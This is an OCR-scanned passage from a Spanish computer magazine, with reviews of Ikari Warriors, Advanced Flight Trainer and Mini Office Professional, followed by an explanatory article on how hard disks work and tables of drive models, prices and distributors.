Es, en definitiva, un juego que recuerda mucho a los primeros arcades basados en la adicción creada por una aventura que se desarolla en un paisaje imposible de retener en la memoria, y del que es mejor, por tanto, hacer un mapa que nos facilite la labor. Los gráficos acompañan perfectamente al juego, con detalles muy buenos, tales como el de un pequeño gusano absorbeenergía, compuesto por anillos que cambian continuamente de color, o el mismo caso de la secuencia de movimiento de nuestro protagonista. Es un detalle a agradecer el que la estructura que forma las paredes del laberinto sea distinta según el paraje en que nos encontremos, ya que facilita notablemente la orientación.

**J. Ramis Pérez**

**DISTRIBUIDOR:** Power Line. Teléf. (943) 61 51 47.


**LO MEJOR:** La idea y su plasmación en el juego.

**LO PEOR:** Resulta casi interminable.



# IKARI WARRIORS

## Si sientes poco amor por tu vida y por la de los demás, éste es tu juego




HACE ya algún tiempo que surgió en las máquinas recreativas el tema de las misiones suicidas de guerra, inspiradas en Vietnam. Películas como las interpretadas por Sylvester Stallone o Arnold Schwarzenaguer contribuyeron en gran medida a ello. Elite se sumó pronto a ese movimiento poco amante de la paz y del prójimo, y lanzó un programa bastante bueno: Combat. Tras él aparecieron otros muchos y aún hoy siguen haciéndolo, como nos demuestra el reciente lanzamiento de Ikari Warriors.

A juzgar por las fotos del reverso de la caja, hubiésemos jurado que el programa era una maravilla. Pero al cargarlo se da uno cuenta de que las posibilidades del PC han sido mínimamente explotadas. De los dos discos que componen el pack, uno se dedica a la versión EGA, algo más cuidada, si bien todavía se nota que puede dar mucho más de sí.




En principio se nos introduce en el tema con el típico discurso patriótico: un general de las tropas USA en Centroamérica ha sido capturado por una banda de revolucionarios que los mantienen cautivo en su cuartel general. Antes de su captura, el general logró mandar un SOS que fue recogido por nosotros y por nuestro joven e inexperto ayudante. Así que esta vez no habrá que matar vietnamitas, sino revolucinarios centroamericanos.

Una vez aterrizado




nuestro avión en plena selva, nos disponemos a realizar la misión suicida bien sólos o acompañados por nuestro ayudante y copiloto, es decir, con uno o dos jugadores simultáneamente. Decidido este pequeño detalle, podremos seleccionar el joystick o teclado, si bien la opción de dos jugadores sólo podrá practicarse si tenemos un joystick conectado. Tras una curiosa desintegración de la pantalla de presentación nos vemos inmersos en plena selva, de donde empiezan a salir guerrilleros por todos lados, armados hasta los dientes y dispuestos a atacarnos sin descanso. Granadas, balas y disparos de mortero, así como minas flotantes nos acechan en todos sitios, aunque nuestros recursos tampoco son escasos, si bien sí que son limitados, lo que nos obligará a recoger armamento de los soldados que vayamos matando.

También podremos introducirnos en ciertos tanques situados en lugares estratégicos, que nos permitirán avanzar con algo más de seguridad, aunque no sin vulnerabilidad. Tras cruzar ríos, destrozar bunkers, pasar puentes y sobre todo acribillar tropas y más tropas, tendremos aún que atravesar puertas altamente custodiadas, lo que convierte la misión en imposible si no se tienen muchos reflejos y práctica. Por otro lado, la exactitud de los disparos deja bastante que desear, sobre todo porque su alcance es limitado, lo que nos lleva a pensar que la mejor técnica consiste en lanzarse hacia adelante como loco y sin parar de disparar a diestra, siniestra y de espaldas.

El manejo de las teclas es algo difícil por la rapidez de la acción, aunque la distribución de las mismas es bastante cómoda. Y por último, el sonido es normal en todos sus aspectos, tanto de música como de efectos de disparo, pudiendo suprimirlo cuando lo deseemos, así como detener momentáneamente el juego, lo que resulta de bastante ayuda en un programa de tanta acción como éste.

J. Ramis Pérez

**DISTRIBUIDOR:** MCM.

**LO MEJOR:** La opción para dos jugadores simultáneos.

**LO PEOR:** Malos graficos.



# ADVANCED FLIGHT TRAINER


**Muchos son ya los simuladores de vuelo disponibles para PC y algunos incluso figuran entre los mejores programas que se pueden encontrar para ordenadores personales.**




LA mayoría son de combate y con aviones supersónicos, preferiblemente F-16 ó F-18, pero pocos hay que se dediquen a enseñarnos a volar con un realismo semejante al de este programa, con un instructor con el renombre de Chuck Yeager, ex piloto de pruebas y que conoce con detalle todos los trucos de los más variados modelos de aviones que se pueden encontrar, tanto en acrobacia aérea como en cazas de combate.

En principio hay que señalar que el programa sigue la filosofía de Chuc Yeager, según la cual los aviones vuelan solos, lo único que ha de hacer el piloto es guiarlos, que no es poco. En nuestro caso, y para facilitarnos la labor, tendremos un cursor de dirección y otro de altitud, así como uno en el margen derecho encargado de marcarnos la velocidad que alcanzamos, o más bien la potencia del aparato. Pero aquí viene el punto más destacado de este simulador, aquellos que estén acostumbrados a estabilizar en el horizonte los aviones y dejarlos a esa altura con una facilidad increíble, que no se crean que en este programa también lo podrán hacer: aquí no podrán estabilizar el avión, al menos con total precisión, lo que impedirá tener un sólo momento de respiro.

En las opciones de enseñanza habremos de seguir a un avión guía, el de nuestro instructor, que nos señalará el tipo de maniobra a realizar y dejará un rastro de bolas de humo blancas que deberemos seguir. Una vez finalizada la maniobra podremos observar nuestro vuelo en tres gráficos diferentes en comparación con el vuelo seguido por el avión guía. Una imagen de nuestro instructor nos dará idea de cómo lo hemos hecho, dándonos




unas recomendaciones al respecto. Pero si somos novatos, podremos simplemente observar las evoluciones de nuestro maestro en la realización de las maniobras, con unas descripciones simultáneas de cómo manejar los controles.

Son muchas las posibilidades a que tenemos acceso en los menús del programa. Por ejemplo, podremos observar nuestro avión desde diferentes posiciones: desde un satélite, desde la torre de control, desde el interior de la cabina en las diferentes vistas o desde el exterior del aparato, para tener un perfecto dominio de su situación. También contamos con un zoom en las vistas, ello nos permitirá dominar ampliamente el recorrido que se nos haya marcado, o experimentar durante el vuelo de demostración a cargo de nuestro instructor.

Los gráficos son esquemáticos, y a la larga bastante monótonos, lo que le resta bastante adictividad al juego, si bien se compensa con la acción trepidante que supone el seguir un avión que se pierde continuamente, en zig-zag alrededor de inmensos cubos y pirámides, en Loopings, Ochos cubanos o en carreras aéreas por la base, siendo ésta última el objetivo último a conseguir con nuestro aprendizaje.


El programa se entrega acompañado por un amplio manual que incluye descripciones de principios generales de aeronáutica y del funcionamiento básico de los distintos aviones. En fin, es un programa de simulación que aporta un punto más de realismo técnico en el vuelo, ya que no en lo que a gráficos se refiere.

**J. Ramis Pérez**

**LO MEJOR:** El programa nos mantiene en constante tensión.

**LO PEOR:** Los gráficos terminan resultando monótonos.

**DISTRIBUIDOR:** Dro Soft.






# MINI OFFICE PROFESSIONAL


**Precedido por un merecido prestigio conseguido gracias a las versiones para CPC y PCW, Mini Office Professional llega ahora al mundo de los compatibles PC. Como ya es habitual en todos los paquetes integrados, este producto de Database Software ofrece procesador de textos, hoja electrónica, base de datos, corrector ortográfico y comunicaciones.**

UNA vez instalado Mini Office en el disco duro, cargamos el Administrador, que, además de permitirnos llamar a los demás módulos e instalar otros, también nos ayuda en la instalación de la impresora, unidad de disco por defecto y manipulación de ficheros.

## Procesador de textos y corrector ortográfico

Tres son las opciones que nos brinda el módulo de tratamiento de textos al comenzar a utilizarlo: crear un documento nuevo, editar uno existente o imprimir. Si creamos un nuevo texto, nos pedirá el nombre con el que lo vamos a designar (¡hasta 30 caracteres!), las iniciales del autor y las del operador, además de la letra correspondiente a la unidad de disco donde lo almacenará. Una vez introducidos estos datos, pasamos a la pantalla de edición, donde podremos teclear el texto deseado, eso sí, con algunas opciones que nos ayudarán en nuestro trabajo.

Una de estas opciones es el formato de la página, al que accede-




El administrador permite ejecutar e instalar los restantes módulos del programa.

El módulo de tratamiento de textos en acción.

mos pulsando F2 y en la que tendremos la oportunidad de cambiar los márgenes de la página, número de líneas, justificación o centrado de líneas y selección de modos de impresión.

Existe también la posibilidad de cambiar al modo llamado Gráfico, que permite dibujar recuadros alrededor del texto utilizando únicamente las teclas de cursor, ayudando así a realzar la presentación de determinados párrafos.

Las demás opciones permitidas son las típicas de cualquier procesador de textos, es decir, reproducir párrafos, centrar texto, buscar una palabra, subrayar, almacenar, etcétera. Nos llamó la atención el modo de inserción, que borra todo el texto desde la posición del cursor hasta el final de la pantalla. Cuando acabamos de insertar y pulsamos Enter, vuelve a aparecer a partir del lugar donde insertamos nosotros. Esto es bastante incómodo si debemos insertar mucho, aunque tiene la ventaja de ser bastante rápido, pues no tiene que mover todo el texto hacia la derecha.

Otra ayuda interesante es la existencia de 7 formatos de fecha y 2 de hora que el propio programa se ocupa de sustituir con la actual. Además, podemos reemplazar determinadas variables introducidas en un texto por datos de un fichero, tanto ASCII como de la hoja electrónica o la base de datos, lo que nos permite imprimir correo personalizado (mailing) y etiquetas.

Para usar el diccionario es necesario haber grabado antes los documentos. Podemos elegir el diccionario a utilizar, aunque, a no ser que hayamos creado uno propio, sólo podremos manejar el que incluye Mini Office, que consta de 27.000 términos. Una vez seleccionado el diccionario, pasamos a elegir el fichero a corregir. Al encontrar una palabra que no esté en el diccionario, podremos elegir entre añadirla, corregirla selectivamente o corregirla globalmente. Al finalizar cada documento, nos mostrará el número de palabras que contenía, el de palabras correctas y el de palabras no encontradas.


## Hoja electrónica

La hoja electrónica de Mini Office dispone de 255 filas por 255 columnas en cada una de las 255 hojas posibles, lo que da un total de más de 6 millones y medio de celdas, más que suficiente para todo tipo de aplicaciones. Uno de los puntos más destacables de este método de paginación de las hojas es el paso de una a otra, que se realiza de modo casi instantáneo. Es posible así efectuar comparaciones entre las distintas hojas sin ralentizar el proceso.

Los comandos se introducen de modo similar al utilizado en la famosa hoja Lotus 1-2-3, es decir, pulsando /, con lo que aparece una lista de ellos en la parte inferior de la pantalla. Si pulsamos ahora la inicial de uno cualquiera de los comandos, éste se activará y realizará su cometido. Por ejemplo, si tecleamos /F podremos cambiar el formato de una celda o columna para que las entradas numéricas aparezcan con determinado número de decimales, en notación decimal, o para las alfanuméricas ajus-




Menú principal de la base de datos.




Menú de opciones correspondiente al módulo de comunicaciones.

tadas a la derecha o izquierda, centradas, etcétera.

Los restantes comandos permiten, entre otras, las siguientes acciones: borrar una celda o grupo de ellas, borrar una página entera, quitar una fila, columna o página, definir ancho de las columnas, ordenación por columnas, imprimir un rango, copiar un grupo de celdas y, por supuesto, cargar y almacenar ficheros.

Disponemos también de una serie de funciones para operar con valores numéricos. Podemos obtener el valor absoluto, la media, parte entera, máximo, mínimo y el que más se repite en una lista, un valor aleatorio, etc. Además, se dispone de funciones trigonométricas, logarítmicas y financieras, como la tasa de interés efectivo, valor futuro, valor neto presente, etcétera.

El manual, al que no nos habíamos referido hasta el momento, está algo desordenado en el apartado referente a la hoja electrónica, aunque esperamos que este defecto se subsane en la versión española.

## Base de datos

El primer paso que debemos dar para empezar a trabajar con la base de datos es crear la estructura, a la que debemos dar un nombre de hasta 30 caracteres. Para diseñarla, nos ayudamos de las teclas de función: F1 añade líneas, F2 las borra y F3 crea campos y los nombra. Dentro de los campos existen cinco tipos según su contenido: alfanuméricos, numéricos, dinero, especiales y de texto. Dentro de los numéricos tenemos tres opciones: enteros, de punto fijo y en notación científica. En especiales encontramos 4 formatos, para fecha, hora, banderas (campos con un solo carácter, por ejemplo S o N) y teléfono.

A continuación procedemos a designar los campos clave, es decir, aquellos en los que posteriormente se basarán las búsquedas u ordenaciones. Puede haber varios campos clave, pero como mínimo debe existir uno. Tras este último paso, si la estructura diseñada es correcta, se pueden introducir los datos y crear la base.

Dentro de la entrada de datos las teclas de función tienen una misión asociada, por ejemplo, F1 acepta el registro creado, F2 lo borra, F4 pasa al registro posterior, F5 y F6 van a la pantalla posterior y anterior respectivamente, F7 nos permite buscar por el campo clave y F10 da acceso a un submenú que permite almacenar la base de datos en disco, borrar los datos introducidos o seleccionar otro campo clave.

También nos es posible imprimir la base de datos eligiendo los campos que deseamos o solamente las caracerísticgas como tipo y nombre de los campos, longitud y claves. Otra opción interesante es la posibilidad de pasar un fichero de base de datos a formato DIF, lo que nos permite utilizarlo en otros programas que·tengan la opción de obtener ficheros en este formato.

## Comunicaciones

Y, por fin, llegamos a la última aplicación incluida en Mini Office, las comunicaciones. Para sacar provecho de ella necesitamos un modem. El programa aporta las velocidades más usuales: 300, 600, 1200, 2400, 4800, 9600, 19200 y 23040. En cuanto al número de bits de datos podemos especificar 7 u 8 con paridad par, impar o ninguna. Por supuesto, el módulo de comunicaciones soporta la utilización de modems compatibles o no con Hayes y la emulación de distintos tipos de terminales, entre ellos VT100/102, VT52, ANSI, TTY y Viewdata. Además, funciona con cualquier tipo de tarjeta gráfica, Hércules, CGA o EGA. Para la transmisión de ficheros utiliza el protocolo Xmodem, posiblemente el más conocido de todos los existentes.

La opción más interesante es la inclusión de un editor de textos que hace posible crear ficheros de comandos. A ellos está dedicado gran parte del capítulo de comunicaciones del manual, que explica perfectamente todas las posibilidades y características de los comandos.


Mini Office supone la integración de 5 aplicaciones concretas en un mismo entorno, lo que simplifica el aprendizaje del programa y ofrece una serie de posibilidades que facilitan las tareas cotidianas de una oficina o incluso un particular. Se echa en falta una mayor conexión entre los módulos para, por ejemplo, poder marcar desde el módulo de comunicaciones los números de teléfono de los clientes registrados en la base de datos. Por último, señalaremos que la versión probada por esta redacción fue la inglesa y que, al menos por el momento, no existen muchas posibilidades de que se traduzca al castellano. En este aspecto son más afortunados los usuarios de los PCW, que podrán adquirir el programa en español.

**Miguel A. Hernández**

Paquete integrado con módulos de tratamiento de textos, hoja de cálculo, base de datos, comunicaciones y corrector ortográfico.

Configuración: Amstrad PC o compatible con, al menos, una unidad de disco. Recomendable impresora.

Distribuidor: Power Line
Monte Aldabe, 15, 1.° A
Teléf. (943) 61 51 47 ·
20300 Irún (Guipúzcoa)




Disco duro Tandon Business Card 21.

# DISCO DURO ¿UNA NECESIDAD?

***Pocos acontecimientos tienen mayor trascendencia para el usuario de un PC que la instalación en su ordenador de un disco duro. Con prestaciones de velocidad y capacidad de almacenamiento muy superiores a los disquetes, los discos duros agilizan el acceso a los datos y permiten la utilización de programas de gran complejidad.***

SIN embargo, pocos usuarios saben exactamente qué son los dicos duros y cómo funcionan, lo que no deja de ser lamentable, puesto que el conocimiento de estos dispositivos redunda en una mayor eficacia a la hora de trabajar con ellos.

Los disquetes o «floppy discs», que se encuentran en todos los compatibles PC, fueron desarrollados a partir de los discos duros que se utilizaban en los mainframes o grandes ordenadores. Ambas tecnologías se basan en los impulsos magnéticos para conservar la información.

Hoy en día, todo el mundo está familiarizado con los equipos de grabación y reproducción de vídeo y audio, en los que una señal que varía constantemente se almacena como campo magnético variable en una cinta de plástico recubierta de material magnético. Los ordenadores emplean señales binarias, que únicamente pueden tomar los valo-

Cabeza de lectura/escritura
Partícula de polvo
Cabello humano
Partícula de humo
Huella digital
Espacio Cabeza-disco
3.600 rpm
Oxido

res cero y uno, y la información se registra en forma de impulsos magnéticos. Por consiguiente, los programas y datos utilizados por el ordenador podrían almacenarse en cintas similares a las de cassette o vídeo. Pero las cintas tienen un grave inconveniente: para acceder al lugar en que se encuentran los datos deben ser rebobinadas.

Los discos magnéticos surgieron como respuesta a este problema, permitiendo el acceso rápido a la información. Su modo de funcionamiento es similar al de los discos musicales, aunque en éstos los datos —el sonido— se registran en una pista espiral continua, mientras que en los discos de ordenador se utilizan varias pistas circulares concéntricas.



Disco duro en tarjeta para los Amstrad PC y compatibles.

Un disquete consiste básicamente en un disco de material plástico, generalmente milar, envuelto en una película de materiales magnéticos, como el hierro o el óxido de cromo. Un disco duro, sin embargo, está formado por uno o más discos de aluminio, recubiertos igualmente por materiales magnéticos. Cuando se utiliza un disquete, la cabeza de lectura/escritura se mueve sobre el disco, en contacto con su superficie. Por el contrario, en los discos duros la cabeza se desplaza sobre un colchón de aire, como si de un «hovercraft» se tratase, sin entrar nunca en contacto con la superficie del disco. Este fenómeno se debe a un efecto aerodinámico producido por la gran velocidad de giro del disco.

La cantidad de datos que se pueden almacenar en un disco depende de la separación entre los impulsos magnéticos en el momento de la grabación, que, a su vez, está limitada por el tipo de material magnético, el tamaño de la cabeza de lectura/escritura y la distancia de ésta a la superficie del disco. La evolución de los discos duros a lo largo del tiempo se ha centrado en estos aspectos, consiguiéndose un notable avance. La densidad de datos en los discos duros se ha duplicado por término medio cada 2-4 años.

Los discos duros de los antiguos mainframes eran, como los disquetes, removibles, y debían mantenerse en condiciones ambientales de extrema limpieza. Actualmente, la

distancia entre la cabeza y el disco es tan pequeña que ni siquiera las mejores condiciones ambientales permiten la extracción del disco. El espacio existente entre la cabeza y la superficie del disco es inferior al tamaño de una partícula de polvo o de humo. Para garantizar su funcionamiento, los discos duros están herméticamente cerrados en un compartimento estanco que contiene un gas inerte ligeramente presurizado. Este sistema se conoce como tecnología Winchester por ser éste el nombre de la primera empresa que la empleó. Si el espacio entre la cabeza y el disco se redujera más aún, llegaría un momento en que impediría el paso de las moléculas de gas. Aunque existen diversos procedimientos para paliar este problema, probablemente sea más acertado pensar que la densidad de datos en los discos duros se halla ya cerca de su límite físico y que en el futuro, para conseguir mayores capacidades de almacenamiento de datos, se utilizarán los discos ópticos.

Como ya dijimos anteriormente, en los discos duros la información se graba en pistas concéntricas. Las pistas, que pueden contener una enorme cantidad de datos, se dividen en sectores. Por consiguiente, el sector es la unidad de almacenamiento más pequeña, lo que significa que aun cuando sólo se desee grabar un único carácter, éste ocupará un sector completo. Como en los PC el tamaño de éstos es de 512 bytes, nos encontraremos con 511 bytes desperdiciados. De hecho, el espacio desaprovechado es mayor, puesto que la unidad estándar de almacenamiento de datos es el cluster, formado por dos sectores. En cualquier caso, siempre encontraremos una diferencia entre la longitud de un fichero y el espacio que éste ocupa realmente en el disco. Por otra parte, el número de sectores en las pistas internas es el mismo que el de las pistas externas, más alejadas del centro. Esto supone otro pequeño derroche de espacio, ya

| Marca | Modelo | Formato | Capacidad (Mb) | Tiempo de acceso (Ms) | Número de discos | Velocidad de transferencia (Mbit/seg.) | Observaciones/ Precio ptas (sin IVA) | Distribuidor |
|---|---|---|---|---|---|---|---|---|
| PRIAM | ID 40 PC-X2 | — | 43 | 23 | — | — | — | CHIP ELECTRONICA Pza. Castilla, 3 28046 Madrid (91) 314 16 88 |
| | ED 40 PC-X2 | Externo | 43 | 23 | — | — | — | |
| | ID 40-PC-WI | — | 43 | 23 | — | — | Controlador inc. | |
| | ED 40-PC-W1 | Externo | 43 | 23 | — | — | Controlador inc. | |
| | ID 45 H-AT | MA | 45 | 25 | — | — | — | |
| | E D45 H-PS021 | Externo MA | 45 | 25 | — | — | — | |
| | ED 45 H-PS002 | Externo MA | 45 | 25 | — | — | Controlador inc. | |
| SEAGATE | ST 225 | 5,25 MA | 20 | 65 | 2 | 5 | — | OMNILOGIC, SISCOMP, TISA, LAM, AZ y PLUS DATA Gran Vía, 661 08010 Barcelona (93) 246 02 02 |
| TANDON | TM 9262 AI | 3,5 | 20 | 80 | — | — | 71.500 Controlador Inc. | FALCON Informática Príncipe de Vergara, 211 28002 Madrid (91) 250 35 33 |
| | TM 9262 | 3,5 | 20 | 80 | — | — | 55.000 | |
| | T 20 | 5,25 | 20 | 80 | — | — | 51.000 Controlador, IVA inc. | AZ Informática y SV Informática López de Hoyos, 196 28002 Madrid (91) 413 60 91 |
| | TM 9362 U | Tarjeta | 21 | 80 | — | — | Tarjeta 21M670 Controladorr 755 | FALCON Informática y SV Informática |
| | TM 9364 U | Tarjeta | 41 | 35 | — | — | 4L M6 90000 cont. | |
| TEAC | SD 540 | 5,25 MA | 40 | 40 | 4 | 5 | 112.000 | ATAIO Enrique Larreta, 10 28036 Madrid (91) 733 05 62 |

que las pistas externas son considerablemente más largas que las internas.

## Formateado y directorios

Antes de empezar a trabajar con un disco duro es necesario formaterarlo, proceso durante el cual se crean las señales magnéticas que establecen la división del disco en pistas y sectores. Al comienzo de cada sector se graba una cabecera con el número de pista y de sector, que servirá posteriormente para verificar que se accede al sector correcto.

El programa de formateo se encarga de verificar cada sector; si detecta problemas en alguno de ellos los marca como defectuosos, de forma que a partir de ese instante el sistema operativo no volverá a utilizarlos. Es muy frecuente que durante el proceso de formateado se localicen varios de estos sectores conflictivos.

Tras formatear el disco, el sistema operativo se encargará en lo sucesivo de decidir el lugar exacto al que irán a parar los ficheros; el usuario únicamente deberá preocuparse de determinar el nombre con que desea conservarlos. Como anécdota mencionaremos que cuando se borra un fichero la información que éste contenía no desaparece del disco sino que, simplemente, los sectores que ocupaba se marcan como libres. Gracias a este peculiar comportamiento del sistema operativo resulta posible recuperar ficheros borrados, siempre que el espacio que ocupaban no haya sido sobreescrito por un nuevo fichero.

El constante borrar y crear ficheros puede llegar a producir una

| Marca | Modelo | Formato | Capacidad (Mb) | Tiempo de acceso (ms) | Número de discos | Velocidad de transferencia (Mbit/seg.) | Observaciones/ Precio ptas (sin IVA) | Distribuidor |
|---|---|---|---|---|---|---|---|---|
| ARCHIVE | Archive 20 | Tarjeta | 20 | 80 | — | — | 72.000 Controlador (IVA inc.) | LAM Espana, S. A. Doctor Esquerdo, 105 28007 Madrid (91) 273 74 00 |
| | Archive 40 | Tarjeta | 40 | 80 | — | — | 115.000 Controlador (IVA inc.) | |
| | Archive 40 | Tarjeta | 40 | 28 | — | — | 180.000 Controlador (IVA inc.) | |
| DIGITAL | RD 31 | 5,25 MA | 20 | 64 | — | 0,6 | 215.000 Sin controlador | DIGITAL ESPAÑA Cerro del Castañar, 72 28034 Madrid (91) 583 41 00 |
| | RD 32 | 5,25 MA | 42 | 40 | — | 0,6 | 270.000 Sin controlador | |
| | RD 52 | 5,25 | 31 | 40 | — | 0,6 | 684.000 Sin controlador | CIOCE Avda. Mediterráneo, 11 28007 Madrid (91) 551 28 05 |
| LEXIKON | HD 352 | 3,5 | 21 | 85 | — | 5 | — | |
| | HD 674 | 5,25 MA | 42 | 40 | — | 5 | — | |
| | HD 20 | 3,5 | 20 | 65 | 2 | — | 58.000 Controlador (IVA inc.) | LAM ESPAÑA Doctor Esquerdo, 105 28007 Madrid (91) 273 74 00 |
| MICRDSCIENCE | HH-325 | 3,5 | 21 | 80 | 2 | 5 | 49.000 Con controlador | HSC Industrial Fundadores, 25 28028 Madrid (91) 255 79 00 |
| | HH-330 | 3,5 | 31 | 80 | 2 | 7,5 | 53.000 Con controlador | |
| | HH-825 | 5,25 | 21 | 65 | 2 | 5 | 40.600 | |
| | HH-830 | 5,25 | 31 | 65 | 2 | 7,5 | 41.600 | |
| | HH-1050 | 5,25 | 45 | 28 | 3 | 5 | 92.000 Con controlador | |
| | HH-1060 | 5,25 | 65 | 28 | 3 | 7,5 | 105.000 Con controlador | ATAIO Instrumentos Enrique Larreta, 10 28036 Madrid (91) 733 05 62 |
